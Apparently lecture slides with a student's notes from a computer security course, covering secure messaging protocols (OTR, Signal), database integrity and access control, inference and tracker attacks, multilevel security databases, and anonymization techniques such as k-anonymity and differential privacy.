# Off-the-Record Messaging

- Off-the-Record Messaging (OTR) is software that allows you to have private conversations over instant messaging, providing:
- Confidentiality
  - Only Bob can read the messages Alice sends him
- Authentication
  - Bob is assured the messages came from Alice

We like OTR. It gives confidentiality, and perfect forward secrecy. It also uses key rotation. The section of time using the same key is an epoch so if a hacker somehow gets the key, they can only read what was said during that epoch.

# Off-the-Record Messaging

- Perfect Forward Secrecy
  - Shortly after Bob receives the message, it becomes unreadable to anyone, anywhere
- Deniability
  - Although Bob is assured that the message came from Alice, he can't convince Charlie of that fact
  - Also, Charlie can create forged transcripts of conversations that are every bit as accurate as the real thing

At the end of an epoch the current MAC key is published so that we have deniability (the attacker can forge old transcripts, but not effect the current one). Alice and Bob are already using a new key so the attacker cannot pretend to be them.

# Signal Protocol

- Signal is an app for iOS and Android
  - Original protocol based on OTR and used for encrypted SMS
- The Signal Protocol is now used by WhatsApp, Google Allo, and Facebook Messenger
- Provides forward secrecy, improved deniability

Signal doesn't even know what you are talking about.

# Signal Protocol

- Perfect forward secrecy
  - Similar to OTR, uses a “ratchet” technique to constantly rotate session keys
- Deniability
  - Uses “Triple Diffie-Hellman” deniable authenticated key exchange (**DAKE**)
  - Anyone can forge a conversation between Alice and Bob using only their public keys

Signal uses the triple Diffie-Hellman protocol. Alice has a long term key. She generates an ephemeral (short term session) key for her public and private keys

- long term private = A
- short term private = a
- long term public =  $g^A$
- short term public =  $g^a$

Bob also generates these keys using b and B.

So Alice sends her two public keys to Bob and he sends his back, using this they create keys by hashing a concatenation of three separate keys (hence the triple in the name of this protocol).

Now when we generate the shared key we do  $K = h(g^{ab} || g^{Ab} || g^{aB})$

Anyone can forge a conversation using the public keys by generating random private keys for each user and just making stuff up. This will look like a conversation between Alice and Bob. It cannot be used as an attack because you have to make up the private keys for both.

# Recap

- Basics of cryptography
- Secret-key encryption
- Public-key encryption
- Integrity
- Authentication
- Security controls using cryptography
- Link-layer security
- Network-layer security
- Transport-layer security and privacy
- Application-layer security and privacy

# Database integrity

- Logical and physical integrity
- Protect against database corruption
  - Allow only authorized individuals to perform updates
- Recover from physical problems (Power failures, disk crashes,...)
  - Perform periodic backups
  - Keep log of transactions to replay transactions since last backup

# Element integrity

- Ensure correctness/accuracy of database elements
- **Access control** to limit who can update element
- **Element checks** to validate correctness
  - Element must be numeric, within a particular range, . . .
  - Not more than one employee can be president
  - Helps against mistakes by authorized users
  - Typically enforced by **triggers** (procedures that are automatically executed after an INSERT, DELETE, . . . )

## Element integrity (cont.)

- Change log or shadow fields to undo erroneous changes
  - In case access control or element checks fail
  - Require additional space in the database
- Error detection codes to protect against OS or hard disk problems

Databases record everything in log files. You can log queries, user access, errors/warnings, and performance metrics.

## Integrity: two-phase update

- For a set of operations, either all of them or none of them should be performed
  - Integrity violation if only some are performed
  - E.g., money is withdrawn from an account, but not deposited to another account
- First phase: gather information required for changes, but don't perform any updates, repeat if problem arises (shadow fields)
- Second phase: make changes permanent, repeat if problem arises
- See text for example

We want to be able to make sure that the full transaction happens or nothing happens. Dying half way through is reeeeeaaaallllly bad.

# Integrity: concurrency control

- Concurrent modifications can lead to integrity violation
  - Two operations A and B read variable X
  - A then writes new value of X
  - B then writes new value of X
  - A's update gets lost
- Need to perform A and B as **atomic** operations
- Take CS 454 for more about this

# Referential integrity

- Each table has a primary key, which is a minimal set of attributes that uniquely identifies each tuple
  - User ID or social insurance number
  - First name and last name (maybe not)
- A table might also have one or multiple foreign keys, which are primary keys in some other table
  - Zip is (likely) a primary key in ZIP-AIRPORT
  - Zip is a foreign key in NAME-ZIP
- Referential integrity ensures that there are no dangling foreign keys
  - For each zip in NAME-ZIP, there is an entry in ZIP-AIRPORT

# Auditability

- Keep an audit log of all database accesses
  - Both read and write
- Access control can be difficult (see later), audit log allows to retroactively identify users who accessed forbidden data
  - Police officer looking at somebody's criminal record as a favor to a friend, unauthorized medical personnel looking at Britney Spears' medical records
- Maybe combination of accesses resulted in disclosure, not a single one (see later)
- Must decide about granularity of logging
  - Should results of a SELECT query be logged?

# Access control

- More difficult than OS access control
- Might have to control access at the relation, record or even element level
- Many types of operations, not just read/write
  - SELECT, INSERT, UPDATE, CREATE, DROP, ...
- Relationships between database objects make it possible to learn sensitive information without directly accessing it
  - Inference problem (see later)
- Efficiency problem in presence of thousands of records, each consisting of dozens of elements

# Access control (cont.)

- Access control might consider past queries
  - Current query, together with past ones, could reveal sensitive information
    - Iteratively querying whether element is in set ultimately leaks set
- Or type of query
  - `SELECT lastname, salary FROM staff WHERE salary > 50000` might be forbidden, but not
  - `SELECT lastname FROM staff WHERE salary > 50000`

# User authentication / Availability


- Database might do its own authentication
- Additional checks possible
  - E.g., time of day
- Databases facilitate sharing, but availability can suffer if multiple users want to access the same record
  - Block access until other user finishes updating record

# Types of data disclosure

- Exact data
- Bounds
  - Sensitive value is smaller than H, but bigger than L
  - Might iteratively decrease range (binary search)
- Negative result
  - Knowing that a person does not have zero felony convictions is sensitive, even if actual number is hidden
- Existence
  - Knowing of existence of some data can be sensitive
- Probable value
  - Sensitive data has value x with probability y

# Security vs. precision

- Security: Forbid any queries that access sensitive data, even if (aggregated) result is no longer sensitive
- Precision: Aggregated result should reveal as much non-sensitive data as possible



# Data inference

- Derivation of sensitive data from (supposedly) non-sensitive data
- Direct attack
  - Attacker issues query that directly yields sensitive data
  - Might obfuscate query to fool DBMS
    - `SELECT SUM(salary) FROM staff WHERE lastname = 'Adams' OR (sex = 'M' AND sex = 'F')`
- Indirect attack
  - Infer sensitive data from statistical results
    - As released by governments or pollers
  - Tracker attack

# Statistical inference attacks

- Sum
  - Leaks sensitive data if sum covers only one record or if attacker can control set of covered records
    - `SELECT SUM(salary)`
    - `SELECT SUM(salary) WHERE lastname != 'Adams'`
- Count
  - Useful in attack above
- Mean
  - $\text{sum} = \text{count} * \text{mean}$
- Median
  - Intersecting medians might leak sensitive data
  - See text for example

# Tracker attacks

- Assume that there is a query  $C$  that DBMS refuses to answer since it matches fewer than  $k$  or more than  $N - k$  (but fewer than  $N$ ) records
  - $N$ : number of records in database
  - Why the more than  $N - k$  restriction?
- A tracker  $T$  is a query whose result matches between  $2k$  and  $N - 2k$  records
  - DBMS will answer query  $T$  and the query *not T*

## Tracker attacks (cont.)

- Let  $q()$  be the result of a query (e.g., a COUNT or SUM query) and let  $S$  be the set of all records
- Using Venn diagrams, we can show that
  - $q(C) = q(C \text{ or } T) + q(C \text{ or not } T) - q(S)$
  - Use right-hand side for computing  $q(C)$  if  $q(C)$  matches fewer than  $k$  records
  - $q(C) = 2 * q(S) - q(\text{not } C \text{ or } T) - q(\text{not } C \text{ or not } T)$
  - Use right-hand side for computing  $q(C)$  if  $q(C)$  matches more than  $N - k$  records
- In general, simple logic or linear algebra might allow an attacker to convert a forbidden query into multiple, allowed queries

# Controls for statistical inference attacks

- Apply control to query or to data items
  - As seen, former is difficult
- **Suppression** and **concealing** are two controls applied to data items
- Suppression
  - Suppress sensitive data from result
- Concealing
  - Answer is close to actual value, but not exactly

# Controls (cont.)

- n-item k-percent rule
  - For the set of records that were included in the result, if there is a subset of  $n$  records that is responsible for over  $k$  percent of the result, omit the  $n$  records from result
  - However, omission itself might leak information or omitted value could be derived with other means
- Combined results
  - Report set or range of possible values
- Random sample
  - Compute result on random sample of database
  - Need to use same sample for equivalent queries

## Controls (cont.)

- Random data perturbation
  - Add or subtract small random error to/from each value before computing result
  - Expectation is that statistical properties are maintained
- Query analysis
  - Maintain history of user's queries and observe possible inferences
  - Costly, fails for colluding users

# Differential Privacy

- The response to a query should not depend on an individual (not) being part of the dataset
- A query  $K$  has  $\epsilon$ -differential privacy if for all datasets  $D$  and  $D'$ , where  $D$  and  $D'$  differ in at most one row, the probability that  $K(D)$  has a particular output is at most  $e^\epsilon * \text{the probability that } K(D') \text{ has this output}$  ( $0 \leq \epsilon \leq 1$ )
- Typically differential privacy is achieved by adding noise to the result of a query before releasing it
- Differential privacy is an active topic of research and has been incorporated into MapReduce and SQL databases

For all databases such that the two databases differ only in one record an algorithm that protects info is differentially private if for all possible outputs the quotient probability that each of the databases will return some data point is bounded by some epsilon.

Usually differential privacy is achieved by adding noise to the results returned. Its actually pretty hard to implement because there are some queries you don't want any noise in.

# Data aggregation

- Data aggregation is related to data inference
- Building sensitive results from less sensitive inputs
- Aggregation can take place outside of a DBMS, which makes it difficult to control
  - People with different access rights talking to each other
- Closely related to data mining (see later), where information from different databases is combined

# Multilevel Security (MLS) Databases

- Support classification/compartmentalization of information according to its confidentiality
  - E.g., two sensitivity levels (sensitive and not sensitive)
- At element level if necessary
  - Salary might be sensitive only for some employees
  - Other information in employee's record might not be sensitive
- In an MLS database, each object has a sensitivity classification and maybe a set of compartments
  - Object can be element, aggregate, column, or row

An element can basically be anything in the database and we can associate different security levels with them.

## \*-Property

- Implementing the \*-property (no read up, no write down) in an MLS database is difficult
  - User doing a write-up, even though the user cannot read the data having higher sensitivity (Blind writes)
  - Write-downs need a sanitization mechanism
  - Trusted processes that can do anything
- DBMS must have read and write access at all levels to answer user queries, perform back-ups, optimize database,...
  - Must trust DBMS

Basically this is all the stuff you learned about when you were doing all that stuff with latices and such. Weeee review.

# Confidentiality

- Depending on a user's clearance, he/she might get different answers for a query
  - Less precision for low-clearance users
- Existence of a record itself could be confidential
- Keeping existence hidden can lead to having multiple records with the same primary key, but different sensitivity (**polyinstantiation**)
  - Admin notices that there is no record for employee Bob Hill and creates one
  - However, Bob Hill is a secret agent, so there already is a record, which admin cannot see
  - DBMS must allow admin's request, else admin would get suspicious

# Partitioning

- Have separate database for each classification level
- Simple, often used in practice
- Might lead to data stored redundantly in multiple databases
- Doesn't address the problem of a high-level user needing access to low-level data combined with high-level data

Very few people implement multilevel security, so it really only works in theory. The best that people do is to just have separate databases that we encrypt.

# Encryption

- Separate data by encrypting it with a key unique to its classification level
- Must be careful to use encryption scheme in the right way
  - E.g., encrypting the same value in different records with the same key should lead to different ciphertexts
- Processing of a query becomes expensive, many records might have to be decrypted
  - Doing the processing directly on the encrypted data is an active research area (homomorphic encryption)

We want our encryption to still allow very fast access to the database so we can search and return things with little delay.

# Integrity lock

- Provides both integrity and access control
- Each data item consists of
  - The actual data item
  - An integrity level (maybe concealed)
  - A cryptographic signature (or MAC) covering the above plus the item's attribute name and its record number
- Signature protects against attacks on the above fields, such as attacks trying to modify the sensitivity label, and attacks trying to move/copy the item in the database
- This scheme does not protect against replay attacks

## Integrity lock (cont.)

- Any (untrusted) database can be used to store data items and their integrity locks
  - Locks can consume lots of space (maybe multiple locks per record)
- (Trusted) procedure handles access control and manages integrity locks
  - E.g., updates integrity level to enforce \*-property or re-computes signature after a write access
  - Expensive
- Have to encrypt items and locks if there are other ways to get access to data in database
  - Makes query processing even more expensive

## Trusted front end

- Front end authenticates a user and forwards user query to old-style DBMS
- Front end gets result from DBMS and removes data items that user is not allowed to see
- Allows use of existing DBMS and databases
- Inefficient if DBMS returns lots of items and most of them are being dropped by front end

# Commutative filters

- Front end re-writes user query according to a user's classification
  - Remove attributes that user is not allowed to see
  - Add constraint expressing user's classification
- Benefits from DBMS' superior query processing capabilities and discards forbidden data items early on
- Front end might still have to do some post processing

# Distributed/federated databases


- Based on partitioning
- Front end forwards user query only to databases that user can access based on classification
- Front end might have to combine the results from multiple databases
  - Complex process, front end essentially becomes a DBMS
- Doesn't scale to lots of classification labels

# Views

- Many DBMS support views
- A view is logical database that represents a subset of some other database
  - `CREATE VIEW foo AS SELECT * FROM bar WHERE...`
- Element in view can correspond to an element in underlying database or be a combination of multiple elements
  - E.g., their sum
- Views can be used for access control
  - A user's view of a database consists of only the data that the user is allowed to access
  - Hide attribute/row unless user is allowed to access at least one element, set to UNDEFINED any elements that user can't access

# Truman vs. non-Truman semantics

- Truman semantics: the DBMS pretends that the data the user is allowed to access is all the data there is
  - Like “The Truman Show”
  - All queries will succeed, even if they return incorrect results
- Non-Truman semantics: the DBMS can reject queries that ask for data the user is not allowed to access
  - Any queries that succeed will produce precise answers
  - Some queries will fail



# Module outline

- ① Introduction to databases
- ② Security requirements
- ③ Data disclosure and inference
- ④ Multilevel security databases
- ⑤ Designs of secure databases
- ⑥ Data mining and data release

# Data mining

- Multilevel databases weren't a commercial success
  - Mainly military clients, finding all possible inferences is NP-complete
- However, the combination of (sensitive) information, stored in multiple (maybe huge) databases, as done for data mining, raises similar concerns and has gotten lots of attention recently
- So far, a single entity has been in control of some data
  - Knows what kind of data is available
  - Who has accessed it (ignoring side channels)
- No longer the case in data mining, data miners actively gather additional data from third parties

## Data mining (cont.)

- Data mining tries to **automatically** find interesting patterns in data using a plethora of technologies
  - Statistics, machine learning, pattern recognition,...
  - Still need human to judge whether pattern makes sense (causality vs. coincidence)
- Data mining can be useful for security purposes
  - Learning information about an intrusion from logs

# Security problems of data mining

- Confidentiality
  - Derivation of sensitive information
- Integrity
  - Mistakes in data
- Availability
  - (In)compatibility of different databases

# Confidentiality

- Data mining can reveal sensitive information about humans (see later) and companies
- In 2000, the U.S. National Highway Traffic Safety Administration combined data about Ford vehicles with data about Firestone tires and became aware of a problem with the Ford Explorer and its Firestone tires
  - Problem started to occur in 1995, and each company individually had some evidence of the problem
  - However, data about product quality is sensitive, which makes sharing it with other companies difficult
- Supermarket can use loyalty cards to learn who buys what kind of products and sell this data, maybe to manufacturers' competitors

# Data correctness and integrity

- Data in a database might be wrong
  - E.g., input or translation errors
- Mistakes in data can lead to wrong conclusions by data miners, which can negatively impact individuals
  - From receiving irrelevant mail to being denied to fly
- Privacy calls for the right of individuals to correct mistakes in stored data about them
  - However, this is difficult if data is shared widely or if there is no formal procedure for making corrections
- In addition to false positives, there can also be false negatives: don't blindly trust data mining applications

# Availability

- Mined databases are often created by different organizations
  - Different primary keys, different attribute semantics,...
    - Is attribute “name” last name, first name, or both?
    - US or Canadian dollars?
- Makes combination of databases difficult
- Must distinguish between inability to combine data and inability to find correlation

# Privacy and data mining

- Data mining might reveal sensitive information about individuals, based on the aggregation and inference techniques discussed earlier
- Avoiding these privacy violations is active research
- Data collection and mining is done by private companies
  - Privacy laws (e.g., Canada's PIPEDA or U.S.' HIPAA) control collection, use, and disclosure of this data
    - Together with PETs
- But also by governments
  - Programs tend to be secretive, no clear procedures
  - Phone tapping in U.S., no-fly lists in U.S. and Canada

# Privacy-preserving data release

- Anonymize data records before releasing them
  - E.g., strip names, addresses, phone numbers
  - Unfortunately, such simple anonymization might not be sufficient
- Anonymized NYC Taxi trip logs release due to FOIA request by Chris Whong
  - 173 million trips
  - Each includes information about driver licence number (anon.), taxi number (anon.), pick up and drop off times and locations and other information

# Privacy-preserving data release

- The structure is the following:

```
medallion,hack_license,vendor_id,rate_code,store_and_fwd_flag,pi  
ckup_datetime,dropoff_datetime,passenger_count,trip_time_in_secs  
pickup_longitude,pickup_latitude,dropoff_longitude,dropoff_latitude
```

- An example record looks like this:

```
6B111958A39B24140C973B262EA9FEA5,D3B035A03C8A34DA17488129DA581EE  
7,VTS,5,,2013-12-03 15:46:00,2013-12-03 16:47:00,1,3660,22.71,-  
73.813927,40.698135,-74.093307,40.829346
```

- The medallion and license is anonymized using a hash function (MD5)
  - What is the problem with this?

# Privacy-preserving data release

- Turns out the identifiers have structures:
  - License numbers are 6 or 7 digit numbers.
  - Medallion numbers are either:
    - [0-9] [A-Z] [0-9] [0-9] or
    - [A-Z] [A-Z] [0-9] [0-9] [0-9] or
    - [A-Z] [A-Z] [A-Z] [0-9] [0-9] [0-9]
- What's the problem?
  - How many unique identifiers?
  - How would you attack this?
  - What's a possible defence?

# AOL Search Data Set

- August 6, 2006: AOL released 20 million search queries from 658,000 users
- To protect users' anonymity, AOL assigned a random number to each user
  - 4417749 “numb fingers”
  - 4417749 “landscapers in Lilburn, GA”
  - 17556639 “how to kill your wife”
- August 9: New York Times article re-identified user 4417749
  - Thelma Arnold, 62-year old widow from Lilburn, GA

## Another example (by L. Sweeney)

- 87% of U.S. population can be uniquely identified based on person's ZIP code, gender, and date of birth
- Massachusetts' Group Insurance Commission released anonymized health records
- Records omitted individuals' names, but gave their ZIP codes, gender, and date of birth (and health information, of course)
- Massachusetts's voter registration lists contain these three items plus individuals' names and are publicly available
- Enables re-identification by linking

## $k$ -anonymity [2002]

- Ensure that for each released record, there are at least  $k - 1$  other released records from which record cannot be distinguished (where  $k \geq 2$ )
- For health-records example, release a record only if there are  $k - 1$  other records that have same ZIP code, gender, and date of birth
  - Assumption: there is only one record for each individual
- Because of the 87% number, this won't return many records, need some pre-processing of records
  - Remove ZIP code, gender, or date of birth
  - Reduce granularity of ZIP code or date of birth (domain generalization)

# Discussion

- In health-records example, the attributes ZIP code, gender, and date of birth form a “quasi-identifier”
- Determining which attributes are part of the quasi-identifier can be difficult
  - Should health information be part of it?
  - Some diseases are rare and could be used for re-identification
- Quasi-identifier should be chosen such that released records do not allow any re-identification based on any additional data that attacker might have
  - Clearly we don't know all this data

# Limitations of $k$ -anonymity

A 3-anonymized table

| ZIP   | DOB      | Disease       |
|-------|----------|---------------|
| 902** | 196*-*-* | Cancer        |
| 902** | 196*-*-* | Cancer        |
| 902** | 196*-*-* | Cancer        |
| 902** | 195*-*-* | Heart disease |
| 902** | 195*-*-* | GI disease    |
| 902** | 195*-*-* | Flu           |
| 904** | 195*-*-* | Heart disease |
| 904** | 195*-*-* | Cancer        |
| 904** | 195*-*-* | Cancer        |

## $\ell$ -diversity and $t$ -closeness

- Homogeneity attack
  - If you know Bob (902\*\*,196\*-\*-\*) is in the table, then Bob has cancer.
- Background knowledge attack
  - If you know Dave (904\*\*,195\*-\*-\*) is in the table, and that his risk for heart disease is very low, then Dave has cancer.
- $\ell$ -diversity property [2006]:
  - For any quasi-identifier, there should be at least  $\ell$  “well-represented” values of the sensitive fields
- Possibly still not good enough:  $t$ -closeness [2007]
  - Ensure that the **distributions** of the values for any quasi-identifier are within  $t$  of the distribution for the whole table

⇒ Active research area

# Value swapping

- Data perturbation based on swapping values of some (not all!) data fields for a subset of the released records
  - E.g., swap addresses in subset of records
- Any linking done on the released records can no longer considered to be necessarily true
- Trade off between privacy and accuracy
- Statistically speaking, value swapping will make strong correlations less strong and weak correlations might go away entirely

# Adding noise

- Data perturbation based on adding small positive or negative error to each value
- Given distribution of data after perturbation and the distribution of added errors, distribution of underlying data can be determined
  - But not its actual values
- Protects privacy without sacrificing accuracy

# Sampling / Synthetic data

- Release only a subset of respondents' data (e.g., a 1% sample) with geographic coarsening and top/bottom coding
  - Geographic coarsening: restrict geographic identifiers to regions containing at least a certain population (e.g., 100,000 people)
  - Top/bottom-coding: for example, if there are sufficiently few respondents over age 90, top-coding would replace all ages  $\geq 90$  with the value 90
- Build a distribution model based on gathered data and use the model to generate synthetic data with similar characteristics to original data
  - Release one (or a few) sets of synthetic data

# Recap

- Introduction to databases
- Security requirements
- Data disclosure and inference
- Multilevel security databases
- Designs of secure databases
- Data mining and data release